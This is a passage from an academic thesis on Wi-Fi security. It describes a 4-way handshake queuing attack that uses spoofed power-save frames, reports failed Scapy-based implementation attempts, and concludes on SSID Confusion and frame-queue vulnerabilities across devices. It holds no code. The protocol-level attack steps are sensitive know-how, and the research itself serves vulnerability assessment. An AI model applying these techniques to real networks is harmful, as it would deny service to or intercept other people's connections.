Consistent with the SA Query analysis, the threat model considered in this section is defined at a logical level and focuses on the essential adversarial capabilities relevant to the attack. In particular, it captures adversarial interactions with the WPA2/WPA3 *4-way handshake queueing* (4-WHQ) mechanism, explicitly modeling the adversary’s ability to disrupt handshake progress through manipulation of frame delivery and protocol state transitions without breaking cryptographic primitives. The model comprises three distinct actors:

- **Client:** A standard Wi-Fi client maintaining an active Security Association with the AP, and capable of performing a full WPA2/WPA3 authentication and key establishment handshake (including the 4-way handshake and, where applicable, PMF negotiation), in compliance with the IEEE 802.11 specification.
- **Adversary:** An attacker capable of injecting spoofed IEEE 802.11 control frames, with the ability to transmit such frames at low latency and in real time, such that injected frames can precisely interleave with legitimate protocol exchanges. The adversary does not compromise cryptographic keys and does not directly modify or tamper with handshake messages.
- **Access Point:** A standard-compliant AP that supports power-save buffering and handles association and authentication procedures according to the IEEE 802.11 specification, and is configured to execute standard WPA2/WPA3 authentication and key establishment handshakes with clients, including proper state tracking across association and handshake phases.




Figure 4.23: 4-WHQ – Threat model and message flow for the 4-way handshake queuing scenario.

Attack Phases The phases outlined below correspond to the interactions shown in the Figure 4.23 and describe the sequence of frame-and protocol-level steps between the client, the AP, and the adversary:

- **Phase 0: Normal Association.**

The client successfully completes the association procedure with the AP. Both parties transition to the post-association state, after which the AP prepares to initiate the WPA2/WPA3 4-way handshake.

- **Phase 1: Injection of Power-Save Signal.**

Immediately after association, the adversary injects a spoofed null data frame with the power-save (sleep) bit set, using the client’s MAC address as the source address. Upon reception of this frame, the AP marks the client as being in power-save mode.

- **Phase 2: Queuing of 4-Way Handshake Frames.**

Since the client is now considered asleep, the AP does not transmit the first EAPOL message of the 4-way handshake immediately. Instead, the frame is queued in accordance with the AP’s power-save buffering rules.

- **Phase 3: Handshake Timeout and Disconnection.**

The client, unaware of the spoofed power-save signaling, waits for the first EAPOL

message to proceed with the handshake. Because the message remains queued at the AP, the handshake does not progress. This results in a handshake timeout on the client side, ultimately causing the connection attempt to fail and the client to disconnect.

4.4.2 Implementation Attempts

We initially attempted to implement the described 4-way handshake queuing scenario using the same *wifi-framework*-based methodology that was successfully applied in the SA Query experiments [35]. Specifically, we designed a dedicated test case aimed at injecting a spoofed null data frame with the power-save bit set during the narrow time window between successful association and the transmission of the first EAPOL message of the WPA2/WPA3 4-way handshake.

During implementation, it became apparent that this approach is fundamentally constrained by the internal operational model of the framework. As illustrated in Figure 4.24, the framework functions as a control layer on top of existing Wi-Fi daemons, such as `hostapd` and `wpa_supplicant`, and interacts with them exclusively through their control interfaces rather than via direct PHY-level frame injection. Once an association is completed, the initiation of the 4-way handshake is handled internally by the daemon and triggered immediately, without exposing a reliable hook for injecting additional frames in between [6]. Consequently, from the perspective of the framework, association and handshake initiation effectively act as one complete step.




Figure 4.24: 4-WHQ – High-level architecture of the Wi-Fi testing framework [35].

To mitigate this limitation, we explored multiple alternative test case designs within the framework, varying timing parameters and execution order. However, none of these attempts yielded a reliable injection point. In all cases, the spoofed frame was transmitted either before the association process had fully completed or after the 4-way handshake had already been initiated. All attempted framework-based implementations, along with their corresponding configurations, are documented in the accompanying repository [22].

Given these constraints, we proceeded with a lower-level proof-of-concept based on the **Scapy** packet manipulation framework [37]. Scapy enables manual crafting

and injection of IEEE 802.11 frames at the PHY/MAC boundary, thereby bypassing the abstraction imposed by Wi-Fi daemons such as `hostapd` and `wpa_supplicant`. Using this approach, we implemented logic to detect association completion and to immediately inject a spoofed null data frame with the power-save bit set.

Despite the increased level of control provided by Scapy, the timing window required to successfully inject the spoofed frame between association completion and the transmission of the first EAPOL message proved to be extremely narrow. In practice, even minor scheduling delays were sufficient for the AP to transmit the first handshake message before the injected frame was processed. As a result, reliable and repeatable exploitation could not be achieved, even in a fully virtualized environment using `mac80211_hwsim` [25], where external interference and hardware-related variability are minimized.

4.4.3 Discussion

Despite exploring different implementation strategies, practical constraints imposed by daemon behaviour and strict timing requirements prevent us from reliably deploying the 4-way handshake queuing scenario. Both framework-based and low-level approaches are limited by the extremely small timing window between association completion and the transmission of the first EAPOL message.

Nevertheless, our analysis points to a potential issue related to frame buffering during the connection setup phase. In particular, standard power-save mechanisms may affect the handling of handshake-related frames. From a security perspective, buffering handshake frames in the same way as regular data frames may enable denial-of-service attacks without breaking cryptographic protections.

When combined with our SA Query findings, these results suggest that protocol-compliant mechanisms at different stages of the connection process can interact in ways that negatively impact connection reliability. We believe that these observations are worth further investigation. Future work may focus on tighter timing control, firmware-level analysis, or hardware-assisted approaches, as well as improved handling of security-critical protocol messages in AP buffering logic.

4.5 Summary

This chapter analyzed security implications of QSC handling in IEEE 802.11 networks, building on insights from the *Framing Frames* study [2]. We focused on how frame buffering, association state management, and management frame processing affect the integrity of active security associations, emphasizing implementation-level behaviours rather than cryptographic weaknesses (Sections 4.1 and 4.2). As a baseline, we evaluated MAC-based security context binding and confirmed that associating a security context solely with a MAC address provides a weak trust boundary. Our experiments aim to clarify how security contexts are created, updated, and removed in real devices, with testcase results summarized in Table 4.1.

In Section 4.2, we examined the SA Query mechanism under adversarial conditions to illustrate its practical behaviour (Section 4.3.1). Buffering SA Query Request frames due to power-save handling can cause desynchronization between

the AP and the client. Following desynchronization, subsequent association attempts may remove valid pairwise keys and potentially replace them with keys from an adversary-controlled association, resulting in a denial-of-service condition (Section 4.2.2). This behaviour stems from a subtle and poorly specified interaction between security context handling and frame queuing. The results across multiple devices, summarized in Table 4.2, indicate that the effect of SA Query desynchronization is strongly vendor and implementation-specific, reflecting the vulnerability described in CVE-2022-47522 [32] (Section 4.3.3). From a practical standpoint, the attack exhibits high feasibility, as its execution is not particularly complex; the required Python-based attack scripts can be developed quickly and efficiently with the support of the existing *wifi framework* [35].

We also explored frame queuing during the WPA2/WPA3 4-way handshake (Section 4.4). Although strict timing constraints prevented full validation of an exploit, we retained this analysis to highlight potential weaknesses and provide a starting point for future investigation. Overall, a key goal of our experiments was to evaluate the real-world impact of QSC handling. Our results confirm and extend observations from *Framing Frames*: implementation-specific queuing and association behaviour can create exploitable inconsistencies in security state. These findings emphasize the need for clearer standards and stricter implementation practices to ensure that security guarantees are consistently maintained across devices.

Chapter 5

Conclusions

This thesis presented an in-depth experimental analysis of contemporary Wi-Fi security threats, focusing on two distinct classes of vulnerabilities: the **SSID Integrity Vulnerability (SIV)** and the **Queue Security Context (QSC)** vulnerability. Building upon the foundational research presented in *SSID Confusion* [1] and *Framing Frames* [2], we defined a structured framework to systematically evaluate these threats [22]. Our primary objective was not only to validate the existence of these vulnerabilities on modern devices but also to expand the understanding of their underlying mechanisms, assess their practical feasibility, and explore the nuances of their implementation across a diverse range of COTS hardware and software.

5.1 Summary of Key Findings

Our investigation into SIV confirmed that the threat of *SSID Confusion* is highly relevant. The experimental results presented in the client-specific behaviour study (Section 3.3) demonstrated that a significant cross-section of COTS devices **do not correctly validate** the SSID during the connection process, making them susceptible to network impersonation attacks. Similarly, our analysis of QSC vulnerabilities revealed that implementation-specific behaviours in frame queuing and security context management are **strongly vendor-dependent** (Section 4.5). The investigation into SA Query handling showed that while non-vulnerable devices process frames immediately, others exhibit queuing behaviours that enable the attack, with inconsistencies observed even among devices running the same operating system version (Section 4.3).

5.2 Contributions and Extended Analysis

Beyond validating known vulnerabilities, this work aimed to provide a deeper, practice-oriented analysis of their real-world exploitability. Rather than treating these issues as purely theoretical, we examined the practical conditions and constraints that governed their successful execution. This approach allowed us to more accurately assess the realistic threat posed by these vulnerabilities in contemporary Wi-Fi deployments.

5.2.1 SSID Integrity Vulnerabilities

While we confirmed that client-side vulnerabilities are widespread, we also established that executing a practical multi-channel MitM attack is non-trivial. As detailed in Section 3.5, its success is contingent on specific environmental conditions, such as precise timing and channel synchronization, which raises the barrier for “casual adversaries”.

A key contribution of our analysis was clarifying the threat model’s dependencies on the network’s security configuration. While authentication methods like WPA2-PSK and WPA3-SAE incorporate the SSID into key derivation, we highlighted a crucial caveat: an adversary that possesses the network password can bypass this protection and execute the MitM attack regardless of the authentication protocol. In contrast to prior work [1], which considers WPA2 to be not vulnerable in this context, our results show that WPA2 networks with already established (ongoing) sessions can still exhibit exploitable behaviour under the proposed attack model (Table 3.3). This finding underscores that password compromise remains a critical failure point.

Furthermore, our evaluation indicates that vulnerability outcomes are strongly influenced by software and vendor-specific implementations on both the client *and* access point sides. As demonstrated in Section 3.5, deploying different APs with distinct implementations for the same pair of client devices can lead to divergent results, highlighting that the practical exploitability of these attacks depends not only on protocol design, but also on implementation-specific factors across both endpoints.

Finally, we note that the script responsible for orchestrating the MC-MitM attack is, from an engineering perspective, well-designed and inherently extensible, offering substantial flexibility for experimenting with alternative attack variants and configurations [23]. However, despite this modularity, the limited and non-intuitive documentation significantly raises the entry barrier for practical use and extension. As a result, successfully adapting or extending the script requires in-depth manual analysis of its internal logic and execution flow. This observation further supports our conclusion that, while the attack is feasible, its practical deployment remains challenging and unlikely to be accessible to unsophisticated or casual adversaries.

5.2.2 Queue Security Context

Our findings in the SA Query analysis highlighted that even devices running the same operating system, such as Android 14, can exhibit divergent behaviour, pointing to the critical role of hardware drivers and firmware in the security chain. This emphasizes that OS-level security measures alone are insufficient without corresponding hardware and driver-level validation. Our research expanded on the original work by evaluating multiple devices running current versions of Android, which were not assessable at the time of the prior study, as well as newer iOS devices (Section 4.3). This extension allowed us to analyse WPA3 hotspot functionality, now available on Android, and revealed that newer iOS versions exhibit different – specifically non-vulnerable – behaviour compared to the results reported in the original work.

Furthermore, our attempt to evaluate the more complex 4-way handshake attack (Section 4.4), as described in the *Framing Frames* [2] paper, was unsuccessful in producing a working implementation. This outcome, in itself, is a finding. It underscores the profound complexity and high execution difficulty of certain QSC attacks, suggesting that while theoretically sound, their practical application may be limited to highly skilled adversaries capable of precise timing and fine-grained control over low-level MAC layer operations.

However, we observe that the Wi-Fi framework itself is well-engineered and supported by comprehensive, high-quality documentation [35], which made working with it efficient and straightforward throughout our study. The framework’s clear abstractions and documented interfaces substantially facilitated the analysis of protocol behaviour and security mechanisms, even in the presence of complex attack scenarios. Consequently, the practical challenges encountered during the evaluation of QSC attacks should be attributed primarily to stringent timing requirements and hardware-specific behaviour, rather than to shortcomings in the design or documentation of the Wi-Fi framework.

5.3 Limitations and Future Work

The difficulty encountered in implementing the 4-way handshake attack serves as a valuable data point for threat modelling and suggests that this area remains a fertile ground for future research. Our initial efforts, though unsuccessful in full replication, provide a potential starting point for more advanced investigations into low-level frame and queue manipulation. Additionally, a broader study encompassing a wider range of embedded and IoT devices could yield further insights into vendor-specific implementations across both QSC and SIV attack classes. For QSC, it would be valuable to examine the queuing behaviour of other frame types and validate how different devices handle them under various conditions. For SIV, ongoing changes in beacon protection mechanisms should be closely monitored, as they represent a critical factor in preventing *SSID Confusion* and may significantly influence the practical exploitability of attacks. Extending the evaluation to additional platforms, such as macOS – currently unavailable to us for testing – would further strengthen the completeness of the threat assessment.

5.4 Final Remarks

In conclusion, this work successfully validated that the vulnerabilities underlying **SIV** and **QSC** threat models persist in a wide array of contemporary Wi-Fi devices. We confirmed that theoretical attacks can be practically executed but also contextualized their feasibility, highlighting the specific conditions and attacker capabilities required for their success. By extending the analysis to a broader and more current set of devices and scenarios, we attempted to contribute to a deeper and more practical understanding of the security gaps in modern Wi-Fi implementations. The vendor-specific nature of many vulnerabilities reaffirms that secure protocol design must be complemented by rigorous implementation testing, as the gap between

standard specification and real-world behaviour remains a primary source of security risk. Continuous research, along with the ongoing discovery and systematic evaluation of new vulnerabilities, remains essential to ensure that Wi-Fi standards maintain robust security, particularly in the context of the rapid expansion and widespread adoption of wireless networks.

Bibliography

- [1] Heloise Gollier and Mathy Vanhoef. “SSID Confusion: Making Wi-Fi Clients Connect to the Wrong Network”. In: *Proceedings of the 17th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. WiSec ’24. 2024. DOI: 10.1145/3643833.3656126.
- [2] Mathy Vanhoef. “Framing Frames: Bypassing Wi-Fi Encryption by Manipulating Transmit Queues”. In: *Proceedings of the 30th USENIX Security Symposium*. 2021. URL: <https://www.usenix.org/conference/usenixsecurity21/presentation/vanhoef>.
- [3] Bram Bonné et al. “Insecure Network, Unknown Connection: Understanding Wi-Fi Privacy Assumptions of Mobile Device Users”. In: (2017). DOI: 10.3390/info8030076.
- [4] Yong Zhi Lim, Hazmei Bin Abdul Rahman, and Biplab Sikdar. “False Sense of Security on Protected Wi-Fi Networks”. In: *arXiv preprint* (2025). URL: <https://arxiv.org/abs/2501.13363>.
- [5] Cisco Systems. *Cisco Annual Internet Report (2018–2023)*. 2023. URL: <https://www.cisco.com/c/en/us/solutions/executive-perspectives/annual-internet-report/index.html> (visited on 2025-12-13).
- [6] w1.fi. *hostapd/wpa_supplicant project*. 2024. URL: <https://w1.fi> (visited on 2025-12-10).
- [7] Gerald Combs. *Wireshark User’s Guide*. <https://www.wireshark.org>. 2023. (Visited on 2025-12-13).
- [8] Gerald Combs. *TShark — The Wireshark Network Analyzer*. <https://www.wireshark.org/docs/man-pages/tshark.html>. 2023. (Visited on 2025-12-13).
- [9] Benjamin Kiesel Cas Cremers and Niklas Medinger. “CISPA Helmholtz Center for Information Security”. In: *USENIX Security 2020* (2020). URL: <https://www.usenix.org/system/files/sec20-cremers.pdf>.
- [10] Mathy Vanhoef and Frank Piessens. “Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2”. In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2017. URL: <https://papers.mathyvanhoef.com/ccs2017.pdf>.

- [11] Technical University of Munich. *Evolution of Wi-Fi Security Mechanisms*. Tech. rep. Chair of Network Architectures and Services, TUM, 2024. URL: https://www.net.in.tum.de/fileadmin/TUM/NET/NET-2024-09-1/NET-2024-09-1_14.pdf.
- [12] Wi-Fi Alliance. *Wi-Fi Security*. 2024. URL: <https://www.wi-fi.org/security> (visited on 2025-12-10).
- [13] Asmaa Halbouni, Lee Yeng Ong, and Meng Chew Leow. “Wireless Security Protocols WPA3: A Systematic Literature Review”. In: *IEEE Access* (2023). DOI: 10.1109/ACCESS.2023.3322931.
- [14] Mathy Vanhoef and Eyal Ronen. *Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd*. Cryptology ePrint Archive, Paper 2019/383. 2019. URL: <https://papers.mathyvanhoef.com/dragonblood.pdf>.
- [15] Philipp Ebbecke. *Protected Management Frames Enhance Wi-Fi Network Security*. 2018. URL: <https://www.wi-fi.org/beacon/philipp-ebbecke/protected-management-frames-enhance-wi-fi-network-security> (visited on 2025-12-13).
- [16] Karim Lounis, Steven H. H. Ding, and Mohammad Zulkernine. “Cut It: Deauthentication Attacks on Protected Management Frames in WPA2 and WPA3”. In: *Foundations and Practice of Security*. 2022. DOI: 10.1007/978-3-031-08147-7_16. URL: https://www.researchgate.net/publication/361302864_Cut_It_Deauthentication_Attacks_on_Protected_Management_Frames_in_WPA2_and_WPA3.
- [17] David Basin et al. “A Security Analysis of WPA3-PK: Implementation and Precomputation Attacks”. In: *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2023. DOI: 10.1145/3576915.3623168.
- [18] Mathy Vanhoef. “FragAttacks: Forging Frames in Protected Wi-Fi Networks”. In: *Proceedings of the 30th USENIX Security Symposium (USENIX Security 21)*. 2021. URL: <https://www.usenix.org/system/files/sec21-vanhoef.pdf>.
- [19] Thomas Derham and Nehru Bhandaru. *Operating Channel Validation and Beacon Protection*. <https://www.wi-fi.org/beacon/thomas-derham-nehru-bhandaru/wi-fi-certified-wpa3-december-2020-update-brings-new>. 2020. (Visited on 2025-12-20).
- [20] Mathy Vanhoef. *SSID Confusion Testbed Repository*. 2024. URL: <https://github.com/vanhoefm/ssid-confusion-hostap> (visited on 2025-3-2).
- [21] Arch Linux TM. *NetworkManager*. 2025. URL: <https://wiki.archlinux.org/title/NetworkManager> (visited on 2025-12-20).
- [22] Maciej Klimek and Adrian Listkiewicz. *WiFi Vulnerabilities Analysis Repository*. <https://github.com/maciej-klimek/wifi-vulnerabilities-analysis>. Accessed 15.12.2025. 2025.

- [23] Mathy Vanhoef. *vanhoefm/ssid-confusion-hostap: SSID confusion attack test cases and tools*. <https://github.com/vanhoefm/ssid-confusion-hostap/tree/main/mc-mitm-ssid>. 2024. (Visited on 2025-12-13).
- [24] Kali Linux. *iw — Linux Wireless Configuration Tool*. 2025. URL: <https://www.kali.org/tools/iw/> (visited on 2025-12-20).
- [25] Linux Kernel Documentation. *mac80211_hwsim — Software Simulator of 802.11 Radio(s)*. https://wireless.docs.kernel.org/en/latest/en/users/drivers/mac80211_hwsim.html. 2025. (Visited on 2025-12-13).
- [26] TP-Link Technologies Co., Ltd. *TL-WN881ND Wireless N PCI Express Adapter – Product Documentation*. 2025. URL: <https://www.tp-link.com/en/support/download/tl-wn881nd/> (visited on 2025-12-13).
- [27] TP-Link Technologies Co., Ltd. *TL-WDN4800 Wireless N Dual Band PCI Express Adapter – Product Documentation*. 2025. URL: <https://www.tp-link.com/en/support/download/tl-wdn4800/> (visited on 2025-12-20).
- [28] National Vulnerability Database. *CVE-2023-52424 Detail*. <https://nvd.nist.gov/vuln/detail/CVE-2023-52424>. 2023. (Visited on 2025-12-20).
- [29] Mathy Vanhoef, Prajjwal Adhikari, and Christian Pöpper. “Protecting Wi-Fi Beacons from Outsider Forgeries”. In: *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*. 2020. URL: <http://papers.mathyvanhoef.com/wisec2020.pdf>.
- [30] Vanhoef Mathy. “Fragment and forge: breaking Wi-Fi through frame aggregation and fragmentation”. In: *30th USENIX security symposium (USENIX Security 21)* (2021). URL: <https://www.usenix.org/system/files/sec21-vanhoef.pdf>.
- [31] Mathy van Hoef. *MACStealer: Virtualized Wi-Fi Testbed for MAC Spoofing and Client Isolation Attacks*. <https://github.com/vanhoefm/macstealer>. 2025. (Visited on 2025-9-15).
- [32] National Vulnerability Database. *CVE-2022-47522 Detail*. <https://nvd.nist.gov/vuln/detail/CVE-2022-47522>. 2022. (Visited on 2025-12-20).
- [33] Praneeth. *SA Query Request/Response Encryption/Decryption/Verification in WPA3/WPA2-PMF (802.11w)*. <https://praneethwifi.in/2020/06/08/sa-query-request-response-encryption-decryption-verification-in-wpa3-wpa2-pmf-802-11w/>. 2020.
- [34] hostapd Development Team. *hostapd.conf Configuration File Options*. hostapd source distribution / hostapd.conf. Official hostapd configuration file showing SA Query timeout and retry parameters (line 1164). Accessed 13.12.2025. 2025. URL: <https://sources.debian.org/src/wpa/2%3A2.4-1%2Bdeb9u6/hostapd/hostapd.conf>.
- [35] Domien Schepers. *wifi-framework*. <https://github.com/domienschepers/wifi-framework>. 2025. (Visited on 2025-12-13).
- [36] Domien Schepers. *wifi-framing: SA Query Test Framework*. <https://github.com/domienschepers/wifi-framing/tree/main/framework>. 2025. (Visited on 2025-7-20).

- [37] Philippe Biondi and the Scapy Community. *Scapy: Interactive Packet Manipulation Tool*. <https://scapy.net>. 2007. (Visited on 2025-12-13).
- [38] Wi-Fi Alliance. *WPA3 Specification Version 3.4*. 2024. URL: <https://www.wi-fi.org/system/files/WPA3%20Specification%20v3.4.pdf> (visited on 2025-12-13).